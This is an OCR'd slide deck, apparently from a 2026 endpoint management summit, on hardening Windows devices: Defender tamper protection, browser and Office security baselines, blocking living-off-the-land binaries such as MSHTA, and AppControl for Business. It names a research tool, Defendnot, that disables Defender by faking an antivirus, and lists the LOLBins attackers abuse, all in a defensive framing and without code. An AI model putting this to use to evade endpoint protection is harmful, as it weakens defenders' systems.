


DomainLocationDeterminationURL (domain joined)

- Adds additional check before switching to domain profile
- Solves scenarios where Domain Profile is active when VPN/ZTA is used.
- URL which is not reachable from VPN/ZTA

CSP -
./Device/Vendor/MSFT/Policy/Config/ADMX_NCSI/NCSI_DomainLocationDeterminationUrl

Group Policy - Computer Configuration\ Administrative Templates\ Network\ Network Connectivity Status Indicator


Specify domain location determination URL
Specify domain location determination URL
Previous Setting
Next Setting
Not Configured
Enabled
Disabled
Comment:
Supported on:
At least Windows Server 2008 R2 or Windows 7
Options:
Help:
Corporate Domain Location Determination URL:
https://Server.intranet.local
Specify the HTTPS URL of the corporate website to use to determine inside or outside domain location.
Example:
https://nid.corp.microsoft.com/
This policy setting enables you to specify the HTTPS URL of the corporate website that clients use to determine the current domain location (i.e. whether the computer is inside or outside the corporate network). Reachability of the URL destination indicates that the client location is inside corporate network; otherwise it is outside the network.


MODERN
ENDPOINT
MANAGEMENT
SUMMIT
2026

Schrödinger's antivirus: is protection dead or alive?

How the research tool Defendnot disables Microsoft Defender by registering a fake antivirus, and why you shouldn't always trust what your operating system says.

MODERN ENDPOINT MANAGEMENT SUMMIT 2026

Defender Tamper protection

Prevents the following:


- Disabling real-time protection.
- Turning off behavior monitoring.
- Disabling antivirus (such as IOfficeAntivirus (IOAV)).
- Disabling cloud-delivered protection.
- Removing security intelligence updates.

Sets the following settings:

- Virus and threat protection remains enabled.
- Real-time protection remains turned on.
- Behavior monitoring remains turned on.
- Antivirus protection, including IOfficeAntivirus (IOAV) remains enabled.
- Cloud protection remains enabled.
- Security intelligence updates occur.
- Automatic actions are taken on detected threats.
- Notifications are visible in the Windows Security app on Windows devices.
- Archived files are scanned.
- Exclusions cannot be modified or added


Microsoft 365 Apps for Enterprise Security Baseline

- Top two challenges we see when importing
  - File format .xls
  - Macro signing



Browser Extensions

- Extensions = any other software you run on your machine



https://www.malwarebytes.com/blog/news/2025/12/sleeper-browser-extensions-woke-up-as-spyware-on-4-million-devices

Browser Challenges

- Extensions – No control over what information is leaked
- Password Managers – Poor encryption
- Accounts / Synced data – Personal accounts used no control of Password/MFA
- Installs in user context (no local admin) hard to update

Browser Security baseline

Microsoft Edge

- Security Baseline & STIG
- Password Manager
- Control over user account/password
- Extensions


Google Chrome

- STIG
- Password Manager
- No control over user account
- Sync data to personal account?
- Extensions

Mozilla Firefox

- STIG
- Password Manager
- No control over user account
- Sync data to personal account?
- Extensions
- Own Certificate store


LOLBin Outbound Communications



MITRE: T1071

MSHTA – block outgoing traffic

- Can be used to run PowerShell, Javascript and much more
- Popular attack vector and phishing



LOLBins - Living off the Land Binaries

- Legitimate built-in Microsoft binaries that can be used for malicious activity

Examples: MSHTA, Msbuild, Rundll32.exe, WMIC(removed)

Options:

- Block in Windows Firewall
- Use AppControl for Business or AppLocker (3rd party can also be used)

https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/design/applications-that-can-bypass-appcontrol

AppControl for Business

- Many compliance frameworks requires Allow listing of applications
- AppControl for Business is the future proof solution from Microsoft.
- Enable Managed Installer today!

Application Control for Business


Managed Installer policy in Intune – enables it during Autopilot for it to work

Requires the files to be signed (hash exceptions is also possible, but must be handled manually)

Unsigned installer files is a big issue, even for some Microsoft Software.

Known issues:

- Adds time to Autopilot V1
- WIX 3 custom action dll's are not signed
- WIX 4 and later custom action dll's are signed, but not by Microsoft



PowerShell Constrained Language mode

- Constrained Language mode using AppControl for Business i per device and makes an admin life hard.
- If we use AppLocker to enable it instead we can exclude Administrators, makes up for a good compromise

